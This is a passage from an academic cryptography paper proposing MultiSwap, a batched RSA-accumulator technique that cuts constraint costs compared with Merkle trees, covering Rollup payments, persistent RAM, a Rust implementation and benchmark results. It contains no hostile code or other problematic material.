This precomputation also enables a time-space tradeoff, via windowed multi-exponentiation [91, 110]. In brief, when computing a multi-exponentiation over many bases, first split the bases into groups of size t and compute for each group a table of size 2^t. This turns t multiplications into a table lookup and one multiplication, for a factor of t speedup. $t = 20$ is rea-

sonable, and reduces the cost of computing the exponentiation in (9) to roughly the equivalent of $1.25 \cdot M$ constraints.

The above pre-computation is a serial process that requires $\approx 2048 \cdot 2^m$ squarings in $\mathbb{G}$. Assuming that 2048 squarings takes $\approx$2.5 milliseconds (i.e., the same amount of time as a general 2048-bit exponentiation; this is pessimistic), this precomputation takes $\approx 2^m \cdot 2.5$ milliseconds. For $m = 20$, this is $\approx$45 minutes; for $m = 25$, it is $\approx$1 day. Note, however, that this pre-computation is entirely untrusted, so it can be done once by anyone and reused indefinitely for the same g.

Finally, the above precomputation requires materializing $\prod_{s \in S \boxminus \{x_i\}} H_\Delta(s)$, which is 2^{31} bits when $M = 2^{20}$. This product can be expressed as a highly parallel computation; the final step is a multiplication of two, 2^{30}-bit values, which can itself be parallelized via a Karatsuba-like approach.

We evaluate $\mathcal{P}$'s witness generation costs in Section 7.1.

5 Applications of MultiSwap

In this section we discuss two applications of MultiSwap and compare constraint costs for these applications when implemented using Merkle swaps and MultiSwaps.

MultiSwap Costs. The first two rows of Figure 3 model the costs of Merkle swaps and swaps computed via MultiSwap.

A Merkle swap requires hashing the old and new values and Merkle path verifications for each (§2.1), so the number of hash invocations is logarithmic in the number of leaves.

For a MultiSwap, each swap requires a H_Δ invocation (§4.2), which comprises an invocation of the underlying hash H and multiprecision arithmetic to compute the result and multiply it mod ℓ (§4, Fig. 1). In addition, each swap is an input to H_p, which requires another hash invocation. All of these costs are independent of the number of elements in the accumulator. MultiSwap also costs a large constant overhead, however; this is to generate ℓ (§4.1) and check two Wesolowski proofs via modular exponentiations (§2, §4).

5.1 Verifiable outsourcing for smart contracts

Blockchain systems [26] like Ethereum [53] enable *smart contracts*: computations defined by a blockchain's users and executed as part of the block validation procedure. One application of smart contracts is implementing a form of verifiable state update (§1): for global state Γ (stored on the blockchain) and a transaction γ (submitted by a user), the computation (1) checks that γ is valid according to some predicate, and if so (2) updates the global state to a new value Γ'.

Consider, for example, a distributed payment system where Γ comprises a list of users and their public keys and balances. Transactions let users send payments to one another. When Alice wishes to send a payment, she constructs a transaction γ that includes (1) the target user; (2) the amount to send; and (3) a digital signature over the prior two items; she submits this to the smart contract, which verifies it and updates Γ.

A major practical limitation of this approach is that computation, storage, and network traffic are extremely expensive for smart contracts.[10] One solution to this issue, *Rollup* [7, 65, 94], is an instance of verifiable computation (§2.2): the smart contract delegates the work of checking transactions to an untrusted *aggregator*, and then checks a proof that this work was done correctly.[11] To effect this, users submit transactions γ_i to the aggregator rather than directly to the smart contract. The aggregator assembles these transactions into a batch $\{\gamma_i\}$, then generates a proof π certifying the correct execution of a computation Ψ that verifies the batch and updates the global state from Γ to Γ'. Finally, the aggregator submits π and Γ' to the smart contract, which verifies the proof and stores the updated state. Checking this proof is substantially cheaper for the smart contract than verifying each transaction individually, and the exorbitant cost of smart contract execution justifies the aggregator's cost in generating the proof [115].

In more detail, the constraints $\mathcal{C}$ corresponding to Ψ (§2.2) take the current state Γ as the input X and the updated state Γ' as the output Y. $\mathcal{P}$ (i.e., the aggregator) supplies the batch $\{\gamma_i\}$ as part of the witness (i.e., the advice vector Z), meaning that the smart contract can verify the proof without reading $\{\gamma_i\}$. This saves both computation and network traffic.

Notably, though, even reading Γ and Γ' is too expensive for the smart contract, as is storing Γ on the blockchain. (Recall that verifying a proof requires work proportional to the size of the inputs and outputs; §2.2.) The original Rollup design [7] addresses this by storing Γ in a Merkle tree (§2.1). The inputs and outputs of $\mathcal{C}$ are just Merkle roots, and only this root is stored on the blockchain. Each leaf of this tree contains a tuple $(pk, \text{bal}, \#\text{tx})$ comprising a user's public key, their balance, and a transaction count (which prevents replaying past transactions). The constraints that verify a transaction in $\mathcal{C}$ thus require two Merkle tree updates, one each for payer and payee. (Each update comprises two Merkle paths; §2.1).

We observe that a single MultiSwap (§3) can replace all of the Merkle tree updates for a batch of transactions. In particular, MultiSwap's semantics guarantee sequential consistency of the transactions with respect to Γ and Γ'. And whereas the per-swap cost of Merkle swaps increase logarithmically with the number of accounts stored in Γ, the per-swap cost of MultiSwap is essentially independent of the number of users. This means that for large batches of transactions and/or large numbers of users, a MultiSwap-based Rollup requires far fewer constraints than a Merkle-based one.

Costs. The middle two rows of Figure 3 show costs for Rollup using Merkle and MultiSwap. Both cases pay to ver-

[10] Anecdotally, recent Ethereum prices [54] result in storage costs of more than $1 per kilobyte. Similarly, per-transaction costs are frequently in the $0.25 to $1 range even when executing minimal computation.

[11] Rollup is distinct from *Optimistic Rollup* [58], which does not use cryptographic proofs and is not discussed in this paper.

System	Number of constraints: Per-Operation Costs	Per-Proof Costs
Merkle swap	$2(c_{H_e} + m \cdot c_H)$	
MultiSwap (§3, §4)	$2(c_{H_e} + c_{H_{\text{in}}} + c_{\text{split}} + c_{+_\ell}(f) + c_{\times_\ell})$	$4c_{e_{\mathbb{G}}}(\lvert\ell\rvert) + 2c_{\times_{\mathbb{G}}} + c_{H_p} + c_{\text{mod}_\ell}(b_{H_\Delta})$
Payments (Merkle swap)	Merkle swap $\times 2 + c_{\text{sig}} + c_{\text{tx}}$	
Payments (MultiSwap)	MultiSwap $\times 2 + c_{\text{sig}} + c_{\text{tx}}$	MultiSwap
RAM (Merkle-based [32])	$(1+w)(c_{H_e} + m \cdot c_H)$	
RAM (MultiSwap)	MultiSwap $+ c_{\text{mem-check}}$	MultiSwap

λ	security parameter (128)	f	field width ($\log_2 \lvert\mathbb{F}\rvert$) (255)
b_{H_Δ}	bits in division-intractable hash output (2048)	$b_{\mathbb{G}}$	group element bits ($\log_2 \lvert G\rvert$) (2048)
c_{H_e}	cost of multiset item hash to $\mathbb{F}$ (varies)	c_H	cost of $\mathbb{F}^2 \to \mathbb{F}$ hash (varies)
c_{H_p}	cost of prime generation (217703)	$\lvert\ell\rvert$	prime challenge bits (352)
c_{split}	cost of strict bitsplit in $\mathbb{F}$ (388)	$c_{\times_{\mathbb{G}}}$	operation cost in G (7563)
c_{sig}	cost of signature check (12000)	w	write fraction (RAM) (varies)
c_{tx}	cost of tx validity check (255)	$c_{\times_\ell}$	cost of multiplication, mod ℓ (479)
m	$\log_2$ of accumulator capacity (varies)	$c_{H_{\text{in}}}$	per-operation cost of full-input hash (varies)
$c_{\text{mem-check}}$	cost of memory checks, $21 + \log_2 k + 2 \cdot m$ for k operations [116, Fig. 5; 79, Appx. B.A] (< 125)		
$c_{+_\ell}(b)$	cost of addition with two inputs of maximum width b, mod ℓ $(16 + b)$		
$c_{\text{mod}_\ell}(b)$	cost of reduction mod ℓ, with a b-bit input $(16 + b)$		
$c_{e_{\mathbb{G}}}(b)$	cost of exponentiation with a b-bit exponent, in G $(7044b)$		

Figure 3: Constraint count models for Merkle swaps (§2.1), MultiSwap (§3, §4), Payments (§5.1), and Persistent RAM (§5.2). The approximate value of each parameter in our implementation (§6, §7) is given in parentheses. See Section 5 for discussion.

ify the payer's signature and ensure that the payer's balance is sufficient. The difference is in the swap costs, which are discussed above (§5); Rollup requires two swaps per transaction, one each to update the payer's and payee's accounts.

5.2 Efficient persistent RAM

Recall from Section 2.2 that Pantry-style RAM, while expensive, offers unique functionality: the ability to pass the full state of RAM from one proof to another. This enables computations over persistent state [32], recursively verifiable state machine execution [15, 89], and other useful applications.

Unfortunately, the high cost (in constraints) of hash functions (§6) limits the number of Pantry-style RAM operations that can be used in a computation—especially for large RAMs [32, 79, 116]. In this section, we show how to use the batched RSA accumulator construction of Section 4 to address this issue. Our design yields a persistent RAM abstraction whose per-access constraint cost is lower than Pantry's even at modest RAM sizes, and is nearly insensitive to RAM size.

To begin, notice that Pantry's RAM abstraction essentially stores memory values in a fixed-size Merkle tree, executing a membership proof for each LOAD and a swap for each STORE. Moreover, since our goal is efficiency, our design will ideally check all memory operations using a small number of batched accumulator operations (§4).

This seems to suggest the following (incorrect) approach. First, replace the Merkle tree with an RSA accumulator, representing memory locations as $\langle \text{addr}, \text{data} \rangle$ tuples. Then, verify all LOAD and STORE operations in a batch using MultiSwap (§3) as follows. For each LOAD from address δ, $\mathcal{P}$ supplies as advice the value ν purportedly stored at δ, and the constraints encode a swap that replaces the tuple $\langle \delta, \nu \rangle$ with itself. For each STORE of the value ν' to address δ, $\mathcal{P}$ supplies as advice the value ν purportedly being overwritten, and the constraints encode the swap $(\langle \delta, \nu \rangle, \langle \delta, \nu' \rangle)$.

The reason this approach is incorrect is that it does not enforce the consistency of LOAD operations with program execution. In particular, recall (§3) that MultiSwap(S, σ, S') only guarantees that S' is produced by a sequentially-consistent *cycle-free* subsequence $\sigma' \subseteq \sigma$. Since LOAD operations are self-cycles, they are not included in σ'. This use of MultiSwap thus *only* guarantees that σ correctly encodes STORE operations—LOADs can return *any* value.

We might attempt to fix this issue by checking LOAD operations using membership proofs. But this is inefficient: checking such a proof requires the constraints to materialize an accumulator that contains the value being loaded; meanwhile, the LOAD might correspond to a prior STORE, in which case the accumulator against which the proof must be checked would first have to be computed. In other words, this strategy makes batching accumulator operations impossible.

Our key insight is that a *hybrid* of the Pantry and BCGT approaches solves this issue. At a high level, our design enforces

the correctness of LOAD and STORE operations using an address-ordered transcript (§2.2) while ensuring that this transcript is consistent with the initial and final state of RAM using batched accumulator operations. As above, each memory location is stored in the accumulator as an $\langle \text{addr}, \text{data} \rangle$ tuple. As in BCGT-style RAM, the constraints build an execution-ordered transcript, $\mathcal{P}$ supplies an address-ordered transcript $\mathcal{T}$, and the constraints ensure that $\mathcal{T}$ is correctly ordered, coherent, and a permutation of the execution-ordered transcript.

For the initial state of RAM, the constraints enforce consistency by ensuring that the first time an address δ is accessed in $\mathcal{T}$, the tuple $\langle \delta, \nu \rangle$ is removed from the accumulator. If the first access is a LOAD, ν is the corresponding DATA value from $\mathcal{T}$. Otherwise, $\mathcal{P}$ supplies as advice a claimed ν value such that $\langle \delta, \nu \rangle$ is in the accumulator. (For now, we assume that memory location δ has *some* corresponding tuple in the accumulator; we discuss uninitialized memory below.) Observe that this ensures consistency, because a removal is only possible if $\langle \delta, \nu \rangle$ is indeed in the accumulator.

For the final state of RAM, the constraints enforce consistency by ensuring that the last time an address δ is accessed in $\mathcal{T}$, the tuple $\langle \delta, \nu' \rangle$ is inserted into the accumulator. The value ν' is the corresponding DATA value from $\mathcal{T}$. Together with the above, this ensures that all of the accesses to address δ collectively result in the swap $(\langle \delta, \nu \rangle, \langle \delta, \nu' \rangle)$.

Constraints for the above checks work as follows. First, for entry i in $\mathcal{T}$, the constraints compute $h_{i,\text{del}} = H_\Delta(\langle \text{ADDR}_i, \nu \rangle)$ and $h_{i,\text{ins}} = H_\Delta(\langle \text{ADDR}_i, \nu' \rangle)$ (§4.2). Then, for each sequential pair of entries i, $i+1$ in $\mathcal{T}$, if $\text{ADDR}_i \neq \text{ADDR}_{i+1}$, then entry i must be the last access to ADDR_i and entry $i+1$ must be the first access to ADDR_{i+1}. Finally, the constraints compute $\prod_{i \in \mathcal{F}} h_{i,\text{del}} \bmod \ell$ and $\prod_{i \in \mathcal{L}} h_{i,\text{ins}} \bmod \ell$ (§4), the values inserted into and removed from the accumulator, respectively, for $\mathcal{F}$ the first-accessor set and $\mathcal{L}$ the last-accessor set.

Handling uninitialized memory. A remaining issue is how to handle the case where memory is uninitialized. Recall that in the BCGT approach, a LOAD not preceded by a STORE to the same address is serviced with a default value, say, 0. That does not work here, because this approach relies crucially on swapping old values for new ones, to ensure consistency with both the initial and final accumulators.

A straightforward solution is to ensure that every memory location is initialized, by executing a setup phase that constructs an accumulator containing the tuple $\langle \delta, 0 \rangle$ for every address δ. The cost of constructing this accumulator is high when the address space is large, since it amounts to one exponentiation per entry in RAM. Note, however, that this computation can be parallelized using the pre-computed values described in Section 4.4, and admits the same time-space tradeoff described in that section.[12]

[12] An alternative solution is to implement, in essence, a shadow memory [92] indicating which addresses are valid. This is effected by storing a canary value $\text{valid}[\delta]$ in the accumulator for each address δ for which some tuple $\langle \delta, \cdot \rangle$ exists. If Ψ attempts to LOAD or STORE from a memory location δ for which no value exists, $\mathcal{P}$ supplies a proof of non-membership (§2.1) for $\text{valid}[\delta]$, plus a default value. This obviates the setup phase, but requires additional constraints to (1) compute $H_\Delta(\text{valid}[\text{ADDR}_i])$ for each entry in $\mathcal{T}$, (2) check a batched non-membership proof, (3) check a batched insertion of $\text{valid}[\cdot]$ values (which can be combined with the swap check), and (4) enforce correctness of the default value. Further exploration is future work.

Costs. The constraint costs of memory accesses are shown in the bottom two rows of Figure 3. The Merkle-based RAM requires two proofs of membership for each STORE, but only only one for each LOAD [32], so it is slightly cheaper than a Merkle swap—but logarithmic in RAM size.

The RSA accumulator–based RAM uses one MultiSwap for all LOADs and STOREs, with attendant per-operation costs (which are independent of RAM size; §5). It also incurs extra per-operation costs to check $\mathcal{T}$ as described above; these are logarithmic in the number of accesses but concretely very inexpensive (§2.2, [116, Fig. 5; 79, Appx. B-A]).

6 Implementation

We implement a library comprising multiprecision arithmetic, Pocklington prime certification, RSA accumulators, and Merkle trees. This library extends `Bellman` [9], a library for building constraint systems and generating proofs using the pairing-based argument due to Groth [70]. Based on this library, we implement two end-to-end applications: one that verifies a sequence of swaps, and one that verifies a batch of transactions for a distributed payment system (§5.1).

We also implement or adapt four hash functions: MiMC [1], which costs 731 constraints (91 rounds of the x^7 permutation); Poseidon [69], which costs 316 constraints; Pedersen [72, 97], which costs 2753 constraints (based on the JubJub elliptic curve [28]), and SHA-256 [57], which costs 45567 constraints. We adapt the latter three hashes from Sapling [104].[13]

Finally, we implement custom Bellman constraint synthesizers (`ConstraintSystem`s, in the jargon of Bellman) that allow us to quickly measure a constraint system's size and $\mathcal{P}$'s cost computing a corresponding witness.

We use a 2048-bit RSA quotient group (§2) modulo the RSA-2048 challenge number [76, 102], and choose a random 2048-bit Δ to define the division-intractable hash function H_Δ (§4.2); we give concrete values in Appendix B. We synthesize all constraints over the BLS12-381 [27] curve.

In total, our implementation comprises ≈11,300 lines of Rust. We have released it under an open-source license [10].

7 Evaluation

We evaluate our MultiSwap implementation, comparing it to Merkle trees by answering the following questions:

[13] The costs of MiMC, Poseidon, and JubJub depend on the underlying elliptic curve; we target BLS12-381 [27]. The cost of SHA-256 is ≈30% higher in Sapling than in prior work [1], but even the best reported costs are more than 10× the other hashes' costs. This discrepancy does not change our results: we focus on Poseidon, which is the best case for Merkle trees (§7.1).

(1) How does the cost of a MultiSwap compare to the cost of Merkle swaps for a batch of swaps? In particular, what is the *break-even point* (i.e., the number of operations beyond which MultiSwap is cheaper), and how do costs compare for a fixed (large) constraint budget?

(2) What is the effect of hash function cost on the tradeoff between RSA accumulators and Merkle trees?

We answer the first question by synthesizing constraint systems for both MultiSwap and Merkle swaps, at varying set and batch sizes (§7.1). We also synthesize constraints for the Rollup application (§7.2) and compare the persistent RAM application using a cost model (§7.3). Our cost metric is number of constraints; to validate this metric, we measure end-to-end times for MultiSwap and Merkle swaps (§7.1).

For the second question, we evaluate the break-even point for MultiSwap versus the cost of the underlying hash function, for four different hash functions (§7.1).

In sum, we find that MultiSwap breaks even for batch sizes of at most several thousand operations; for large sets, this value is several hundred. We also find that MultiSwap's advantage is greater when hashing is more expensive.

Baseline. Our baselines are constraint systems (§2.2) that use Merkle trees (§2.1) to store state. For each baseline, we fix capacity to be $M = 2^m$, for a range of m values. In all experiments except persistent RAM, the basic Merkle tree operation is a swap (§5, Fig. 3). Merkle-based RAMs use a mix of membership proofs and swaps (§2.1, §2.2); we discuss further in Section 7.3.

Setup. Except in the hash cost experiment (§7.1), both Merkle and MultiSwap fix the hash function H (§4.1, §4.2) as our Poseidon [69] implementation (§6). As we show in Section 7.1, this is the most favorable choice for the Merkle baseline, because Poseidon is inexpensive in constraints.

For execution time (§7.1), our testbed has two Intel Xeon E5-2687Wv4 CPUs (12 physical cores per socket, 48 threads total) and 128 GiB of RAM, and runs Ubuntu 18.04. We compile with Rust 1.41-nightly (c9290dcee 2020-02-04) [103].

Method. Our primary cost metric is number of constraints, which we measure with a custom Bellman synthesizer (§6). We use this metric because $\mathcal{P}$'s costs (both time and space) are dominated by constraint count in the back-ends we target (§2.2). $\mathcal{V}$'s costs are small and essentially constant.

To validate this metric, in Section 7.1 we measure $\mathcal{P}$'s and $\mathcal{V}$'s time for MultiSwap and Merkle swaps, for 2^{20}-element sets. Limitations of the underlying Bellman and Sapling libraries (§6) cause our MultiSwap and Merkle implementations to unnecessarily resynthesize all constraints when generating proofs. To sidestep this, for each experiment we measure total proving time (synthesis, witness computation, and proof generation), separately measure just synthesis time, and report the difference. Fixing this issue (by rewriting Bellman/Sapling) is future work.




Figure 4: Constraint count v. number of swaps (§7.1). "Merkle m" denotes a Merkle tree with 2^m leaves.

Accumulator	Swaps
Merkle 5	263 713
Merkle 10	143 843
Merkle 15	98 892
Merkle 20	75 346
RSA	250 201

(a) Swaps (§7.1).

Accumulator	Transactions
Merkle 5	48 463
Merkle 10	37 100
Merkle 15	30 053
Merkle 20	25 256
RSA	47 203

(b) Payments (§7.2).

Figure 5: Number of operations verifiable in 10^9 constraints (higher is better).

7.1 MultiSwap versus Merkle swaps

Benchmark. This experiment compares the costs of MultiSwap and Merkle trees for a computation comprising only swaps, varying the number of swaps and set size.

Constraint costs. Figure 4 shows the results. The cost of Merkle trees varies with set size, because the number of hash invocations depends on this value (§2.1; §5, Fig. 3). In contrast, the constraint cost of MultiSwap is independent of the number of elements in the set; for moderately sized sets ($\approx 2^{10}$ elements), the per-swap cost is less than for Merkle trees.

On the other hand, MultiSwap pays a large overhead ($\approx$11 million constraints) to evaluate H_p and verify two Wesolowski proofs (§4; §5, Fig. 3). Thus, MultiSwap requires some minimum batch size before it breaks even. For small sets (say, 2^5 elements) there is no break-even point; for sets with 2^{10} or more elements, the break-even point is at most a few thousand swaps, and decreases with set size.

Figure 5a shows the number of swaps that fit in 10^9 constraints, for different accumulators. (We compare at this size because it is close to the largest that prior work can handle [121].) Depending on set size, MultiSwap improves reachable batch sizes by up to $\approx 3.3\times$.




Figure 6: Witness computation plus proof generation time v. number of swaps, for accumulators with 2^{20} elements (§7.1).




Figure 7: Constraint count v. number of swaps, varying hash function (§7.1). Merkle trees are all of depth 20.

Proving and verifying time. Figure 6 shows proving times (witness computation plus proof generation) for MultiSwap and Merkle with sets having 2^{20} elements, for varying batch sizes. Verification costs ≈7 ms in all cases. MultiSwap has longer proving times for small batches but shorter times for large batches, and the break-even point between 1200 and 1600 swaps. This is slightly larger than in Figure 4 because of the added cost of computing the new accumulator digest (§4.4).

For an accumulator with 2^{20} elements, computing a new digest after batch removal takes ≈43 seconds and uses ≈4 GiB of RAM via the preprocessing approach described in Section 4.4. For smaller accumulators this cost is correspondingly smaller. Larger accumulators have slower witness generation, which affects break-even batch size; we discuss in Section 9.

Effect of hash cost. Figure 7 shows the effect of hash cost on MultiSwap's break-even point for sets of 2^{20} elements




Figure 8: Constraint count v. number of transactions (§7.2). "Merkle m" denotes a Merkle tree with 2^m leaves.

(other set sizes are analogous; note that the axes are logarithmic). We measure MiMC, Poseidon, Pedersen/Jubjub,[14] and SHA-256 (§6). As expected, in all cases Merkle trees are cheaper for small numbers of operations. For the least expensive hash (Poseidon), MultiSwap's break-even point is the highest; as hash cost increases, so does MultiSwap's advantage. (We report results in all other experiments with Poseidon, which is the worst case for MultiSwap.)

7.2 Application: payment system

Benchmark. This experiment compares the costs of MultiSwap and Merkle trees for the Rollup application described in Section 5.1. We measure cost versus the number of *transactions* (a signature verification, a validity check, and two swaps). Signatures use the scheme from ZCash [72].

Results. Figure 8 shows the results. In contrast with the previous experiment, here all accumulator types pay a fixed overhead per transaction (this is dominated by signature verification), which reduces MultiSwap's per-transaction advantage. In this application, set size corresponds to the number of accounts. As in Section 7.1, MultiSwap does not break even for the smallest set size. The break-even point for 2^{10} accounts is ≈2000 transactions, and ≈600 for 2^{20} accounts.

Figure 5b shows the number of transactions that fit in 10^9 constraints, for different accumulators. MultiSwap's advantage is as large as ≈1.9×, depending on set size.

[14] Our design (§4) models the underlying hash function as a random oracle. Thus, Pedersen hashing *should not be used* for MultiSwap; we use it in this experiment only to demonstrate the effect of hash cost.




Figure 9: Constraint count v. number of accesses (§7.3). "Merkle m" denotes a Merkle tree with 2^m leaves. Ribbons indicate variation according to write load, from 0 to 100%.

7.3 Application: persistent RAM

Benchmark. This experiment compares the costs of MultiSwap-based and Pantry's [32] Merkle-based persistent RAM 5.2. We compare using the cost model of Figure 3 (§5), which is derived from prior work [79, 116]; future work is to port Buffet's RAM compiler to Bellman and synthesize. We report cost versus RAM size.

Results. Figure 9 shows the results. For Merkle-based RAM, bands in the figure represent varying write loads, from 0 (lowest cost) to 100% (highest cost). As in prior experiments, MultiSwap's cheaper per-operation cost yields a break-even point of several thousand operations for a large RAM. This model includes the cost of memory consistency checks (§2.2, §5.2, Fig. 3); these cost fewer than 100 constraints per operation and are thus negligible.

8 Related work

Verifiable computation. The literature on verifiable computation is both broad and deep; a somewhat recent survey [119] gives a thorough treatment of the area's beginnings.

Our work builds most directly on xJsnark's [79] multiprecision arithmetic and on the RAM primitives first described by Ben-Sasson et al. [12] and further refined by Ben-Sasson et al. [13, 16], in Buffet [116], and in xJsnark. Buffet and xJsnark both extend lines of work concerned with efficiently compiling high-level programs to constraints, including Pepper [107], Ginger [108], Pinocchio [96], and Pantry [32].

Several other works in this area deal with persistent state. Pantry [32] was the first to use Merkle trees for stateful computations, and its persistent RAM primitive inspired ours (§5.2). vSQL [123] builds a verifiable subset of SQL, building on the interactive proofs of Goldwasser et al. [67], Cormode et al. [47], and Thaler [111], and on the polynomial commitments of Papamanthou et al. [95], which build on the work of Kate et al. [77]. In contrast to the persistent RAM and multiset abstractions we develop, vSQL exposes a database abstraction; queries operate on all rows in parallel.

ADSNARK [4] extends the Pinocchio [96] SNARK to support operations on authenticated data provided by a third party. Geppetto [49] also extends Pinocchio, allowing the verifier to commit to inputs for a specific computation and later verify a proof against that commitment, and also enabling data transfer between separate constraint systems bundled into one proof. Fiore et al. [56] take Geppetto's commitments to inputs a step further, making them computation independent. In contrast to a multiset or persistent RAM abstraction, however, all of these systems require a number of constraints sufficient to read *every* input value—in other words, a multiset of size M implies at least M constraints. Further, they do not efficiently support programs whose multiset or RAM accesses depend on inputs and thus cannot be statically analyzed (§2.2).

Spice [105] aims to enable zero-knowledge auditing of concurrent services. Spice's amortized cost per state operation is $\approx 2\times$ lower than ours for large batches, but its approach differs from ours in two key ways. First, Spice's core state verification primitive requires a number of constraints linear in the *total size* of the state; this cost is amortized over a batch of *requests*, each containing one or more state operations. In contrast, MultiSwap operations (§3) have constraint costs that depend only on the number of state *updates*, not on total state size. Second, verification costs in Spice scale with the number of requests in a batch; in our work, verification cost is independent of batch size. Piperine [80] optimizes Spice's state verification primitive and saves verification work by combining all requests from a batch into one proof; this yields verification cost independent of batch size.

Accumulators. Cryptographic accumulators [17] based on RSA have a long history [5, 40, 81, 84]. The recent work of Boneh et al. [24] builds upon work by Wesolowski [120] to construct *batched* membership and non-membership proofs for these accumulators. Our work builds directly on this line.

Merkle-based accumulators have also seen extensive study [38, 90], and related structures have seen applications, e.g., in the blockchain [99] and PKI contexts [100]. These works all rely crucially on collision-resistant hashing, which is expensive when expressed as constraints (§6, §7).

Two other lines of work build accumulators [39, 42, 51, 93] and vector commitments [41, 82, 83] from bilinear maps. Elliptic curve operations and pairings appear to be very expensive when compiled to constraints [15], but these lines may nevertheless be an interesting direction for further study.

Prime generation. A long line of work [30, 31, 68, 74, 75] aims to efficiently generate pseudorandom prime numbers. In some cases, uniformly distributed primes [59] are desirable.

All of these proceed in "guess-and-check" fashion, which is inefficient when implemented in constraints (see §4.1). Most closely, Maurer [87, 88] and Shawe-Taylor [109] describe prime generation methods based on Pocklington certificates; Clavier et al. [46] optimize for embedded devices. To our knowledge, no prior work tackles this problem in our context.

9 Discussion and conclusion

We have shown that in verifiable state applications with moderate to large state, accessed thousands of times, RSA accumulators are less costly than Merkle trees.

There are two caveats: first, RSA accumulators require a trusted setup. In practice, most SNARKs [15, 64, 70, 96] also require a trusted setup, so this is not a significant burden. Moreover, it is possible to mitigate trust requirements by generating an RSA modulus using a multiparty computation [25, 60]. A conjectured alternative that avoids trusted setup is a class group of imaginary quadratic order [24, 35]; exploring efficient constraint implementations is future work.

Second, for very large sets (say, $> 2^{25}$) $\mathcal{P}$'s cost (in time) for advice generation is high (§4.4). For small batch sizes, this cost overwhelms the time saved because of reduced constraint count. Note, however, that there will be *some* batch size at which RSA breaks even, since per-swap cost is smaller than Merkle for $\gtrapprox 2^{10}$ elements. Moreover, reducing the number of constraints also reduces $\mathcal{P}$'s RAM requirements; meanwhile, $\mathcal{P}$'s advice generation task requires little memory. This means that *even if* an RSA accumulator requires greater total proving *time* than a Merkle tree, the RSA accumulator's use may still be justified because it reduces the amount of RAM $\mathcal{P}$ needs to generate a proof. Since RAM is a major bottleneck [116, 121] (§1), such a time-space tradeoff may have significant practical benefit. Exploring this tradeoff is future work.

Acknowledgments

This work was supported in part by the NSF, the ONR, the Simons Foundation, the Stanford Center for Blockchain Research, and the Ripple Foundation. The authors thank Justin Drake, Srinath Setty, and Justin Thaler for helpful comments.

References

[1] M. R. Albrecht, L. Grassi, C. Rechberger, A. Roy, and T. Tiessen. MiMC: Efficient encryption and cryptographic hashing with minimal multiplicative complexity. In *ASIACRYPT*, Dec. 2016.

[2] S. Ames, C. Hazay, Y. Ishai, and M. Venkitasubramaniam. Ligero: Lightweight sublinear arguments without a trusted setup. In *ACM CCS*, Oct. / Nov. 2017.

[3] L. Babai, L. Fortnow, L. A. Levin, and M. Szegedy. Checking computations in polylogarithmic time. In *ACM STOC*, May 1991.

